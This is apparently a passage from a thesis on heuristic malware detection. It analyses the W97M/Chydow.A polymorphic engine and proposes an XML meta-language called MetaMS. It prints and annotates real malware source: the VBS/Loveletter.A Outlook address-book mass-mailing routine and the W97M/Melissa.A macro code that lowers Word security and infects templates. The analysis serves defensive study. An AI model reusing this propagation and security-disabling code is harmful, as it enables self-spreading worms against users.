This virus belongs to the family of so called „Class[20]" macro viruses/infectors, which exclusively attack the „ThisDocument" (may be written differently in non English versions of VBA/OLE environments) VBA module. This technique was first discovered within the W97M/Class.A virus (middle of 1998), which has been programmed by the infamous virus programmer Vicodines. Nevertheless, W97M/Class family is significantly different from the W97M/Chydow family.

Every Microsoft Word file which contains macros or document handlers, also has to contain such a „ThisDocument" OLE stream/VBA module. This fact makes this stream a very good attack point for malicious code. Furthermore it is not possible to delete this stream, as the file otherwise is expected to be corrupt by the OLE parsing engines. To clean viruses out of the "ThisDocument" stream, anti virus engines therefore have to overwrite this stream with default dummy information.

The W97M/Chydow.A virus itself just contains a single document handler/macro (polymorphic) called Document_Open(). Within this document handler/macro all malicious operations take place. The virus differentiates in its appearance between normal documents and the global template. In normal documents the virus is encrypted (and based on the encryption engine also scrambled). In the global document template („normal.dot") the virus can be found in its plain state.

The replication functionality is based on already known techniques, which addresses the virus body on a per line basis (Insertlines[21]/Lines), whereby all calls to the "Insertlines" function can be only found in the encrypted area, so that heuristic engines have much less attack area. This means, that only heuristic engines with a full-blown emulator of the core Visual Basic for Application language (without emulation of all available ActiveX objects) can really look inside the encrypted block. All other heuristic engines just can look at the outer/non encrypted blocks. In August 2000, the public knew no heuristic engine with code emulation.

In September 2001, first initial approaches for Visual Basic for Applications emulating heuristic engines have been seen[22] or at least discussed.

The polymorphic engine is based on the idea to treat the complete virus body as a very long string (= block of information), which will be divided randomly in various pieces utilizing different representation forms. Similar approaches exist in the binary virus area.

Visual Basic for Applications supports in general strings with a maximal length of 65536 characters. The complete virus body (as source code) of W97M/Chydow.A is about 10kb.

---

20 This name has been used for the first time in the context of the W97M/Class.A virus, which was developed by the infamous programmer called Vicodines.

21 Syntax for the function: InsertLines(int linenumber, String insertString)

22 personal discussions with Adrian Marinescu/Gecad software

Example for the basic idea of the polymorphic engine:

Dim VirusCode = „Sub AutoOpen...“

The virus contains functionality to divide the string in various parts, so that an easy detection is not possible anymore by using standard scan string approaches. The W97M/Chydow.A engine e.g. converts the above-mentioned string to the following lines:

VirusCode = „Su“ + „b“ + Chr$(32)
VirusCode = VirusCode + „Au“ + „toOpen...“

As additional feature the W97M/Chydow.A virus supports the dynamic concatenation of lines, which will be marked in VBA using the sign „:“. Similar techniques can be found nowadays in variety of different VBA macro viruses. The following line contains the same information as the first line, but is represented in a totally different form:

VirusCode = „Su“ + „b“ + Chr$(32) : VirusCode = VirusCode + „Au“ + „toOpen...“

The polymorphic engine, as already mentioned, contains a bug or more precisely a silly weakness, which gives the attacker an additional heuristic attack point. In several places the engine inserts as last character of a line a „:“symbol, whereby no additional information should be concatenated to the line. This is syntactically correct; nevertheless, it does not make sense to add this operator at the end of a line.

Furthermore, there exists a line length limit within Visual Basic for Applications. This means, that every line must not exceed 256 bytes including final, line ending, carriage return. This limit will be broken by the virus after some generations, so that the newly created viral code is not working anymore (= intended). Hereby this virus will be classified as intended, as there are only a certain number of replications/generations possible, before the virus definitively stops working.

Additional payload functionality (e.g. deletion of system files or other configuration information) do not exist within the W97M/Chydow.A virus.

3.2 Virus analysis: VBS/Loveletter.A

The "public" appearance of this dangerous virus/worm[23] (05. Mai 2000) and its "success" (thinking on its spreading rate) about a year after the W97M/Melissa incident is interesting, fascinating and raises some, in the following presented, questions. This section tries to ask and answer these questions (as listed below):

- Are users, administrators, developers etc. sufficiently informed and did they start this infected file "just by accident"?
- Is it technically possible to realize proactive technologies to detect threats like VBS/Loveletter.A ?
- Is VBS/Loveletter a, technically seen, advanced worm/virus?
- Did Microsoft as example for a software company, which develops the main replication platform for common mass mailers, everything/enough to stop malicious code propagating using Microsoft Outlook ?

When looking at the first question, the following picture gives a better idea, how the worm could perform some kind of social attack:



Figure 11 : VBS/Loveletter.A message

It is expected that the normal, average educated user is quite well informed concerning infected contents distributed over various distribution channels like email or newsgroups.

The fact that still a huge number of users activated this worm, is without any doubt based on the psychological effect of the message itself or the subject of this message (later variants using less attractive texts did not spread that far). Additionally later variants probably got caught using generic

23 The VBS/Loveletter contains code to replicate on a local system and therefore has to classified as a virus. Nevertheless it also contains code to send it's complete body. As a result, it is also correct to classify VBS/Loveletter as worm.

scan string engines or advanced heuristic approaches. Hereby it should to be noted again, that generic scan approaches will be often described as heuristic approaches.

The next point deals with the question, if a detection/protection from this malicious code would have been possible in the year 2000. Truly, this question is easily answerable.

As the worm does not contain any protective technologies (like anti-heuristic technologies etc.), detection would have been possible using standard heuristic technologies.

Exactly the same mass mailing routine, seen from a functional point of view, had been used one year before within the W97M/Melissa.A virus. A Visual Basic Script heuristic can be treated nearly in the same way as Visual Basic for Applications heuristic. Therefore, it is now realistic to say, that a worldwide spreading of this worm could have been stopped ! (Apparently, some AV companies[24] could have detected it, but failed based on small bugs within their detection engines.)

Indirectly we can also answer at this point the question concerning the technical quality of this worm. The VBS/Loveletter.A (and the complete VBS/Loveletter family) malicious code contains a lot of copied/stolen/derived ideas from other malicious code, so that it cannot be spoken of a technologically advanced malicious code in the first place.

In many places, the virus simply copies the original ideas without even modifying them.

Next will be presented selected code fragments from the spreading/replication routine (function spreadtoemail()):

```
sub spreadtoemail()
On Error Resume Next
dim x,a,ctrlists,ctrentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
```

The loop will be initialised with the number of available Microsoft Outlook address lists.

```
set a=mapi.AddressLists(ctrlists)
```

Next a list is selected in dependency of the loop counter. Truly, by doing it this way, all lists will be utilized.

```
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a)
if (regv="") then
regv=1
end if
```

The code reads a special marker which is needed at a later place. If it does not exist, initialise it with the value 1.

```
if (int(a.AddressEntries.Count)>int(regv)) then
```

24 personal discussions on Virus Bulletin 2000 conference

If the marker is smaller than the number of entries in the current address list, then continue with the email spreading routine itself. Speaking in terms of MetaMS we saw here a runtime trigger (the marker is a pure runtime information), which is from type „body_entry“ and the targeted body is the core email replication/payload routine.

```
for ctrentries=1 to a.AddressEntries.Count
```

Now loop over all available entries within the current address list.

```
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead)
if (regad="") then
```

Now for every entry in the address list, a new mail item is created.

```
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
```

The subject of the message is a static “ILOVEYOU”.

```
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from
me."
```

The body of each generated mail contains always the same static content “kindly check the attached LOVELETTER coming from me” as plain ASCII text.

```
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
```

In the next step the malicious code will be added as simple attachment to the new created mail. Hereby the system conform way of not choosing a static directory name has been chosen (the variable “dirsystem” contains the dynamic calculated directory name).

```
male.Send
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
```

At this point, the malicious code writes a marker within the Microsoft Windows registry to remember, that the mail replication has taken place already. This routine differs slightly from routines already found in W97M/Melissa.A. typically a mail is created for all users and one single mail is sent[25]. One additional task for the MetaMS analyzers therefore is to be able to detect the same functionality for the three processes as listed below:

1. Sending # Address Lists * # Address Entries emails
2. Sending one email containing all entries from all address books
3. Sending # Address Lists emails containing all entries from the respective address list

25 This behaviour will be actually detected now by a set of virus scanners like McAfee VirusScan 6. By detecting this operation, possible virus/worm outbreaks can be stopped.

```
end if
x=x+1
next
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
else
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&a,a.AddressEntries.Count
end if
```

The malicious code writes a dedicated marker in the Windows registry database, after the sent operation has been completed, as the “send” operation should be performed only once.

```
next
Set out=Nothing
Set mapi=Nothing
end sub
```

Finally the question has to be discussed, in how far it is possible for the producer of such attackable email clients (in this case Microsoft Outlook) to protect their customers in a more reliable way. Obviously, security becomes more important for the producers of operating systems and overall applications, which can be e.g. seen in the Bill Gates memorandum dated end of January 2002. Within this memorandum, Bill Gates forced the Microsoft development of new features to be stopped for one month. Within this period, security features should be enhanced and staff should be trained.

Without any question is the automation interface from mailing systems like Microsoft Outlook one of the major problems and the producer simply ignored existing problems for several years. Even in Microsoft Office.XP (released Q3/2001) the same easy override-able protection scheme has been implemented. The protection can be disabled by simple access to the Microsoft Windows registration database (registry), which is typically allowed for all users.

An additional approach to limit the spreading possibility of mass mailers is to check, if the same mail will be sent to a high amount of persons, as e.g. implemented in a set of modern virus scanners like McAfee VirusScan 6. If so, an alarm should be raised. This can be only expected to be a first approach, nevertheless it is a way to block nearly all existing mass mailers utilizing variants of the W97M/Melissa replication routine.

As a lot of malicious code started to send each, mail only to one person and create for the next person a new mail using the same schema, it should be also possible for the mail clients to cache the outgoing mails and do a heuristic check over all this mails before contacting the mail server itself.

Microsoft, finally, tried to limit the spreading possibilities for malicious codes by blocking access to certain attachments. Again, this list of blocked attachments can be found in the Windows registry and can be modified with normal user rights (no SYSTEM rights are actually needed).

3.2.1 MetaMS representation of VBS/Loveletter.A file replication routine

This chapter shows a suitable frame of the MetaMS representation of the VBS/Loveletter worm/virus, which appeared 05.04.2000 and caused worldwide problems. Only the file replication routine will be shown.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE code SYSTEM "c:\Docs\xml\metams.dtd">
<?xml-stylesheet type="text/xsl" href="c:\Docs\xml\metams.xsd"?>
<code filename="d:\virus\vbs\loveletter\a\lvfileinfect.vb1">
        <body id="0" body-start="0" body-end="160">
                <variable name="regedit" position="111" type="default"
                        encrypted="no">
                        <value>ML_WSCRIPT</value>
                </variable>
                <variable name="eq" position="5" type="default" encrypted="no">
                        <value>""</value>
                </variable>
                <variable name="regget" position="112" type="default"
                        encrypted="no">
                        <value>ML_REGISTRY_DATA</value>
                </variable>
                <variable name="vbscopy" position="9" type="default"
                        encrypted="no">
                        <value>ML_BODY</value>
                </variable>
                <variable name="file" position="8" type="default"
                        encrypted="no">
                        <value>ML_OWNFILEHANDLE</value>
                </variable>
                <variable name="fso" position="7" type="default"
                        encrypted="no">
                        <value>ML_FILESYSOBJ</value>
                </variable>
                <variable name="ctr" position="6" type="default"
                        encrypted="no">
                        <value>0</value>
                </variable>
                <copy id="0" from="OWNFILE" to="STRING" overwrite="unknown"
                        create="unknown">
                        <sourceparam>
                                <variable name="copyParam" position="9"
                                        type="string" encrypted="no">
                                        <value>ML_OWNFILEHANDLE</value>
                                </variable>
                        </sourceparam>
                        <destinationparam>
                                <variable name="copyParam" position="9"
                                        type="string" encrypted="no">
                                        <value>vbscopy</value>
                                </variable>
                        </destinationparam>
                        <position>9</position>
```

```
            </copy>
            <open position="8" name="ML_OWNFILEHANDLE" handle="file"
                  newfile="false"></open>
            <access body="0" position="112" mode="read" id="0"
                  type="registry"></access>
            <read position="9" handle="ML_OWNFILEHANDLE" buffer="vbscopy"
                  length="complete" offset="0"></read>
      </body>
      <process id="" type="default" body_id=""/>
      <body id="1" body-start="11" body-end="28">
            <variable name="dirsystem" position="20" type="default"
                  encrypted="no">
                  <value>ML_FILESYSOBJ.getspecialfolder(1)</value>
            </variable>
            <variable name="dirwin" position="19" type="default"
                  encrypted="no">
                  <value>ML_FILESYSOBJ.getspecialfolder(0)</value>
            </variable>
            <variable name="rr" position="15" type="default"
                  encrypted="no">
                  <value>ML_REGISTRY_DATA</value>
            </variable>
            <variable name="wscr" position="14" type="default"
                  encrypted="no">
                  <value>ML_WSCRIPT</value>
            </variable>
            <variable name="dirtemp" position="21" type="default"
                  encrypted="no">
                  <value>ML_FILESYSOBJ.getspecialfolder(2)</value>
            </variable>
            <variable name="c" position="22" type="default" encrypted="no">
                  <value>ML_OWNFILEHANDLE</value>
            </variable>
            <copy id="0" from="OWNFILE" to="FILE" overwrite="unknown"
                  create="unknown">
                  <sourceparam>
                        <variable name="copyParam" position="23"
                        type="string" encrypted="no">
                              <value>c</value>
                        </variable>
                  </sourceparam>
                  <destinationparam>
                        <variable name="copyParam" position="23"
                              type="string" encrypted="no">
                              <value>dirsystem&"\mskernel32.vbs</value>
                        </variable>
                  </destinationparam>
                  <position>23</position>
            </copy>
            <copy id="1" from="OWNFILE" to="FILE" overwrite="unknown"
                  create="unknown">
                  <sourceparam>
                        <variable name="copyParam" position="24"
                        type="string" encrypted="no">
```

```
                                <value>c</value>
                        </variable>
                </sourceparam>
                <destinationparam>
                        <variable name="copyParam" position="24"
                                type="string" encrypted="no">
                                <value>dirwin&"\win32dll.vbs</value>
                        </variable>
                </destinationparam>
                <position>24</position>
        </copy>
        <copy id="2" from="OWNFILE" to="FILE" overwrite="unknown"
                create="unknown">
                <sourceparam>
                        <variable name="copyParam" position="25"
                                type="string" encrypted="no">
                                <value>c</value>
                        </variable>
                </sourceparam>
                <destinationparam>
                        <variable name="copyParam" position="25"
                                type="string" encrypted="no">
                                <value>dirsystem&"\love-letter-for-
                                you.txt.vbs</value>
                        </variable>
                </destinationparam>
                <position>25</position>
        </copy>
        <open position="22" name="ML_OWNFILEHANDLE" handle="c"
                newfile="false"></open>
        <access body="1" position="15" mode="read" id="0"
                type="registry"></access>
</body>
<body id="2" body-start="17" body-end="18">
        <access body="2" position="17" mode="write" id="0"
                type="registry"></access>
</body>
<body id="3" body-start="29" body-end="39">
        <variable name="dc" position="32" type="default"
                encrypted="no">
                <value>ML_FILESYSOBJ.drives</value>
        </variable>
        <variable name="listadriv" position="38" type="default"
                encrypted="no">
                <value>s</value>
        </variable>
        <variable name="d" position="33" type="default" encrypted="no">
                <value>ML_DRIVEITERATOR</value>
        </variable>
        <trigger position="33" body_entry="yes" type="dircheck" id="1"
                body_id="3"></trigger>
        <schleife position="33" id="1" trigger_id="1" endpoint="0"
        endless="true"></schleife>
</body>
```

```
<body id="4" body-start="33" body-end="37">
</body>
<body id="5" body-start="35" body-end="36">
</body>
<body id="6" body-start="40" body-end="95">
        <variable name="f1" position="45" type="default"
                encrypted="no">
                <value>ML_FSEARCHRES</value>
        </variable>
        <variable name="fc" position="44" type="default"
                encrypted="no">
                <value>ML_FILEITERATOR</value>
        </variable>
        <variable name="f" position="43" type="default" encrypted="no">
                <value>ML_FOLDERPTR</value>
        </variable>
        <trigger position="45" body_entry="yes" type="filecheck" id="2"
                body_id="6"></trigger>
        <schleife position="45" id="2" trigger_id="2" endpoint="0"
        endless="true"></schleife>
</body>
<body id="7" body-start="45" body-end="94">
        <variable name="s" position="48" type="default" encrypted="no">
                <value>ML_FNAME</value>
        </variable>
        <variable name="ext" position="46" type="default"
                encrypted="no">
                <value>ML_FEXTENSION</value>
        </variable>
</body>
<body id="8" body-start="50" body-end="74">
        <variable name="mp3" position="69" type="default"
                encrypted="no">
                <value>ML_FILEHANDLE</value>
        </variable>
        <variable name="att" position="72" type="default"
                encrypted="no">
                <value>ML_FILEHANDLE</value>
        </variable>
        <variable name="ap" position="62" type="default"
                encrypted="no">
                <value>ML_FILEHANDLE</value>
        </variable>
        <variable name="bname" position="57" type="default"
                encrypted="no">
                <value>ML_FILESYSOBJ.getbasename(f1.path)</value>
        </variable>
        <variable name="cop" position="65" type="default"
                encrypted="no">
                <value>ML_FILEHANDLE</value>
        </variable>
        <copy id="0" from="STRING" to="FILE" overwrite="unknown"
                create="unknown">
                <sourceparam>
```

```
                    <variable name="copyParam" position="51"
                        type="string" encrypted="no">
                        <value>ML_BODY</value>
                    </variable>
                </sourceparam>
                <destinationparam>
                    <variable name="copyParam" position="51"
                        type="string" encrypted="no">
                        <value>ap</value>
                    </variable>
                </destinationparam>
                <position>51</position>
            </copy>
            <copy id="1" from="STRING" to="FILE" overwrite="unknown"
                create="unknown">
                <sourceparam>
                    <variable name="copyParam" position="55"
                        type="string" encrypted="no">
                        <value>ML_BODY</value>
                    </variable>
                </sourceparam>
                <destinationparam>
                    <variable name="copyParam" position="55"
                        type="string" encrypted="no">
                        <value>ap</value>
                    </variable>
                </destinationparam>
                <position>55</position>
            </copy>
            <copy id="2" from="FILE" to="FILE" overwrite="unknown"
                create="unknown">
                <sourceparam>
                    <variable name="copyParam" position="59"
                        type="string" encrypted="no">
                        <value>cop</value>
                    </variable>
                </sourceparam>
                <destinationparam>
                    <variable name="copyParam" position="59"
                        type="string" encrypted="no">
                        <value>folderspec&"\</value>
                    </variable>
                </destinationparam>
                <position>59</position>
            </copy>
            <copy id="3" from="STRING" to="FILE" overwrite="unknown"
                create="unknown">
                <sourceparam>
                    <variable name="copyParam" position="63"
                        type="string" encrypted="no">
                        <value>ML_BODY</value>
                    </variable>
                </sourceparam>
                <destinationparam>
```

```
                    <variable name="copyParam" position="63"
                            type="string" encrypted="no">
                            <value>ap</value>
                    </variable>
            </destinationparam>
            <position>63</position>
</copy>
<copy id="4" from="FILE" to="FILE" overwrite="unknown"
            create="unknown">
            <sourceparam>
                    <variable name="copyParam" position="66"
                            type="string" encrypted="no">
                            <value>cop</value>
                    </variable>
            </sourceparam>
            <destinationparam>
                    <variable name="copyParam" position="66"
                            type="string" encrypted="no">
                            <value>f1</value>
                    </variable>
            </destinationparam>
            <position>66</position>
</copy>
<copy id="5" from="STRING" to="FILE" overwrite="unknown"
                    create="unknown">
            <sourceparam>
                    <variable name="copyParam" position="70"
                            type="string" encrypted="no">
                            <value>ML_BODY</value>
                    </variable>
            </sourceparam>

            <destinationparam>
                    <variable name="copyParam" position="70"
                            type="string" encrypted="no">
                            <value>mp3</value>
                    </variable>
            </destinationparam>
            <position>70</position>
</copy>
<open position="50" name="ML_FILEHANDLE" handle="ap"
            newfile="false"></open>
<open position="54" name="ML_FILEHANDLE" handle="ap"
            newfile="false"></open>
<open position="58" name="ML_FILEHANDLE" handle="cop"
            newfile="false"></open>
<open position="62" name="ML_FILEHANDLE" handle="ap"
            newfile="false"></open>
<open position="65" name="ML_FILEHANDLE" handle="cop"
            newfile="false"></open>
<open position="69" name="ML_FILEHANDLE" handle="mp3"
            newfile="true"></open>
<open position="72" name="ML_FILEHANDLE" handle="att"
            newfile="false"></open>
```

```
        <payload id="1">
                <positiondescription>67</positiondescription>
                <payload_type type="system_strong"></payload_type>
        </payload>
        <payload id="0">
                <positiondescription>60</positiondescription>
                <payload_type type="system_strong"></payload_type>
        </payload>
</body>
<body id="9" body-start="76" body-end="93">
</body>
<body id="10" body-start="77" body-end="92">
        <variable name="eq" position="91" type="default"
                encrypted="no">
                <value>folderspec</value>
        </variable>
        <variable name="scriptini" position="77" type="default"
                encrypted="no">
                <value>ML_FILEHANDLE</value>
        </variable>
        <open position="77" name="ML_FILEHANDLE" handle="scriptini"
                newfile="true"></open>
</body>
<body id="11" body-start="96" body-end="105">
        <variable name="sf" position="100" type="default"
                encrypted="no">
                <value>ML_FOLDERPTR.subfolders</value>
        </variable>
        <variable name="f" position="99" type="default" encrypted="no">
                <value>ML_FOLDERPTR</value>
        </variable>
        <trigger position="101" body_entry="yes" type="null" id="3"
                body_id="11"></trigger>
        <schleife position="101" id="3" trigger_id="3" endpoint="0"
                endless="true"></schleife>
</body>
<body id="12" body-start="101" body-end="104">
</body>
<body id="13" body-start="106" body-end="109">
        <variable name="regedit" position="107" type="default"
                encrypted="no">
                <value>ML_WSCRIPT</value>
        </variable>
        <access body="13" position="108" mode="write" id="0"
                type="registry"></access>
</body>
<body id="14" body-start="118" body-end="160">
        <variable name="fileexist" position="122" type="default"
                encrypted="no">
                <value>msg</value>
        </variable>
        <variable name="msg" position="118" type="default"
                encrypted="no">
                <value>0</value>
```

```
                </variable>
        </body>
        <body id="15" body-start="119" body-end="121">
                <variable name="msg" position="120" type="default"
                        encrypted="no">
                        <value>1</value>
                </variable>
        </body>
        <body id="16" body-start="128" body-end="160">
                <variable name="fileexist" position="132" type="default"
                        encrypted="no">
                        <value>msg</value>
                </variable>
                <variable name="msg" position="128" type="default"
                        encrypted="no">
                        <value>0</value>
                </variable>
        </body>
        <body id="17" body-start="129" body-end="131">
                <variable name="msg" position="130" type="default"
                        encrypted="no">
                        <value>1</value>
                </variable>
        </body>
        <body id="18" body-start="134" body-end="160">
                <variable name="dt6" position="146" type="default"
                        encrypted="no">
                        <value>replace(dt3,chr(94)&chr(45)&chr(94),"\")</value>
                </variable>
                <variable name="dt5" position="142" type="default"
                        encrypted="no">
                        <value>replace(dt4,chr(94)&chr(45)&chr(94),"\")</value>
                </variable>
                <variable name="dt4" position="141" type="default"
                        encrypted="no">
                        <value>replace(dt1,chr(63)&chr(45)&chr(63),"/")</value>
                </variable>
                <variable name="dt3" position="145" type="default"
                        encrypted="no">
                        <value>replace(dt2,chr(63)&chr(45)&chr(63),"/")</value>
                </variable>
                <variable name="dta2" position="138" type="default"
                encrypted="no">
                <value>"set fso=createobject(@-
                @scripting.filesystemobject@-@)"&vbcrlf& _"set @"&vbcrlf&
                _"?-??-?-->"&vbcrlf& _"<?-?script>"</value>
                </variable>
                <variable name="dt2" position="144" type="default"
                        encrypted="no">
                        <value>replace(dt2,chr(64)&chr(45)&chr(64),"""")</value>
                </variable>
                <variable name="dta1" position="137" type="default"
                        encrypted="no">
<value>"<html><head><title>loveletter - html<?-
```

```
?title><meta name=@-@generator@-@ content=@-@barok vbs - loveletter@-_"aw=1"&vbcrlf&
_"code="</value>
                </variable>
                <variable name="dt1" position="140" type="default"
                        encrypted="no">
                        <value>replace(dt1,chr(64)&chr(45)&chr(64),"""")</value>
                </variable>
                <variable name="l1" position="150" type="default"
                        encrypted="no">
                        <value>ubound(lines)</value>
                </variable>
                <variable name="fso" position="147" type="default"
                        encrypted="no">
                        <value>ML_FILESYSOBJ</value>
                </variable>
                <variable name="c" position="148" type="default"
                                encrypted="no">
                        <value>ML_OWNFILEHANDLE</value>
                </variable>
                <variable name="lines" position="149" type="default"
                        encrypted="no">
                        <value>split(c.readall,vbcrlf)</value>
                </variable>
                <open position="148" name="ML_OWNFILEHANDLE" handle="c"
                        newfile="false"></open>
                <trigger position="151" body_entry="yes" type="runtime" id="3"
                        body_id="18"></trigger>
                <schleife position="151" id="4" trigger_id="3" endpoint="0"
                        endless="false"></schleife>
        </body>
        <body id="19" body-start="151" body-end="169">
                <variable name="b" position="161" type="default"
                        encrypted="no">
                        <value>ML_FILEHANDLE</value>
                </variable>
                <variable name="d" position="163" type="default"
                        encrypted="no">
                        <value>ML_FILEHANDLE</value>
                </variable>
                <copy id="0" from="STRING" to="FILE" overwrite="unknown"
                        create="unknown">
                        <sourceparam>
                                <variable name="copyParam" position="164"
                                type="string" encrypted="no">

                                <value>replace(dt4,chr(94)&chr(45)&chr(94),"\")
                                </value>
                                </variable>
                        </sourceparam>
                        <destinationparam>
                                <variable name="copyParam" position="164"
                                        type="string" encrypted="no">
                                        <value>d</value>
                                </variable>
```

```
        </destinationparam>
        <position>164</position>
</copy>
<copy id="1" from="STRING" to="FILE" overwrite="unknown"
        create="unknown">
        <sourceparam>
                <variable name="copyParam" position="165"
                        type="string" encrypted="no">
                        <value>join</value>
                </variable>
        </sourceparam>
        <destinationparam>
                <variable name="copyParam" position="165"
                        type="string" encrypted="no">
                        <value>d</value>
                </variable>
        </destinationparam>
        <position>165</position>
</copy>
<copy id="2" from="STRING" to="FILE" overwrite="unknown"
        create="unknown">
        <sourceparam>
                <variable name="copyParam" position="166"
                        type="string" encrypted="no">
                        <value>vbcrlf</value>
                </variable>
        </sourceparam>
        <destinationparam>
                <variable name="copyParam" position="166"
                        type="string" encrypted="no">
                        <value>d</value>
                </variable>
        </destinationparam>
        <position>166</position>
</copy>
<copy id="3" from="STRING" to="FILE" overwrite="unknown"
        create="unknown">
        <sourceparam>
                <variable name="copyParam" position="167"
                type="string" encrypted="no">
        <value>replace(dt3,chr(94)&chr(45)&chr(94),"\")</value>
                </variable>
        </sourceparam>
        <destinationparam>
                <variable name="copyParam" position="167"
                        type="string" encrypted="no">
                        <value>d</value>
                </variable>
        </destinationparam>
        <position>167</position>
</copy>
<open position="161" name="ML_FILEHANDLE" handle="b"
        newfile="true"></open>
<open position="163" name="ML_FILEHANDLE" handle="d"
```

```
                newfile="false"></open>
        </body>
        <body id="20" body-start="156" body-end="160">
        </body>
        <body id="21" body-start="157" body-end="159">
        </body>
</code>
```

The MetaMS language representation shows the replication routine in such a clear way, so that rule-based scanners can easily identify the operation. The rule based system (as later explained in chapter “6.3.5 Rule based system”) should be able to understand the syntax/semantic of the MetaMS code, so that the rule based system can check, if a certain flag can be found within a given MetaMS code.

The rule-based system is one of the common elements, which will be implemented only once as it operates only on the first level of abstraction (MetaMS languages).

In this example (as shown above) it can be clearly seen, that the replication routine is started in a context of a loop, which is triggered based on file search information.

The MetaMS Meta language has been designed with the idea in mind to express functionality and not its exact implementation.

3.3 Virus analysis: W97M/Melissa.A

This section looks in detail at the W97M/Melissa.A virus. As this virus caused worldwide havoc in the beginning of 1999 based on its email spreading routine, it is obvious/mandatory to analyse this malicious code.

A focus lies here in the email replication/propagation routine. Speaking of the replication as a „normal“ macro virus, the malicious code replicates by addressing the “ThisDocument“ module, which will be renamed to „Melissa” from the virus. Actually, this behavior resulted in several problems in the context of cleaning the malicious code. If such an infection is found, the “Melissa” OLE module has to be overwritten or removed out of the OLE directory structures. Additionally the “ThisDocument” stream has to be recreated, as otherwise Microsoft Word will be unable to initialize the VBA context correctly.

The virus code itself is located within the document handler function „Document_Open()“. A simplified MetaMS representation of this malicious code can be found in chapter “2.2 Description of the W97M/Melissa.A functionality based on the MetaMS language”.

The commented code of W97M/Melissa.A looks like this:

```
Private Sub Document_Open()
On Error Resume Next

If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
```

Using this code it is tested, if Office 2000 (aka Office 9) is installed on the system. If so, the following two lines will be executed.

```
CommandBars("Macro").Controls("Security...").Enabled = False
```

The submenu “Macro/Security…” will be deactivated, so that the user cannot modify the security settings.

```
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
```

The security level for Word 2000 will be set to the lowest level. This means (analogue to Office 2002 aka Office XP) that macro code can be executed without user interaction or any warning dialog.

```
Else
```

This code will be only executed, if Word 2000 is not installed (actually this is a flaw within the implementation, as the virus automatically expects Word 97 as target platform).

```
CommandBars("Tools").Controls("Macro").Enabled = False
```

The submenu “Tools/Macro” will be deactivated, so that the user cannot modify the security settings.

```
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt
= (1 - 1)
```

Following various other infamous Word 97 macro viruses, several requesters will be deactivated to hide the existence of the virus. This manipulation is done in an anti-heuristic way, which is comparable to the technique found within the W97M/Coldape family. Additionally the virus makes use of the ":" line continuation signs, which irritated early virus scanning engines.

End If

At this point, again, the logical error within the above mentioned code has to be remarked. In the situation, that the virus is started from a Word 97 installation and also Word 2000 exists on the system, the Word97 installation will not be attacked/modified. Furthermore, an internal error happens as the virus tries to modify non-existing menu items. This bug does not interfere with the viral operations, as the error handler ("on error resume next") simply resumes the program flow at the next line.

[Email Replication functionality]
…

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
```

The number of lines in the active document and within the global template will be stored in local variables. This information is needed for later infection tests. The utilized/addressed stream is „ThisDocument", which will be represented by the „.Item(1)" object.

The ".CountOfLines" operation results in an integer number, which describes the number of lines within the related object. MetaMS would mark this operation (or the resulting variable content) as "ML_FRAGSIZE".

```
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If

If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
```

At this place the virus performs certain security checks to calculate the right infection direction (from normal template to active document or vice versa).

```
If DoNT <> True And DoAD <> True Then GoTo CYA
```

Based on the previous basic checks and the assumption, that both normal template and active document are already infected by the virus, the program flow will go to an end position (labelled

CYA). Nevertheless this checks can be seen as quite inadequate, as only the existence of a VBA module called „Melissa“ containing some lines of code triggers the change of the program flow.

```
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
```

As long as there are empty lines in front of possible code, these lines will be deleted. By performing these line deletion operations, at least the possibility for parasitic code is decreasing.

```
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
```

When infecting the global document template, a private document handler called „Document_Close“ will be used as the main virus carrier. The operation inserts the function definition into the “codemodule” object.

```
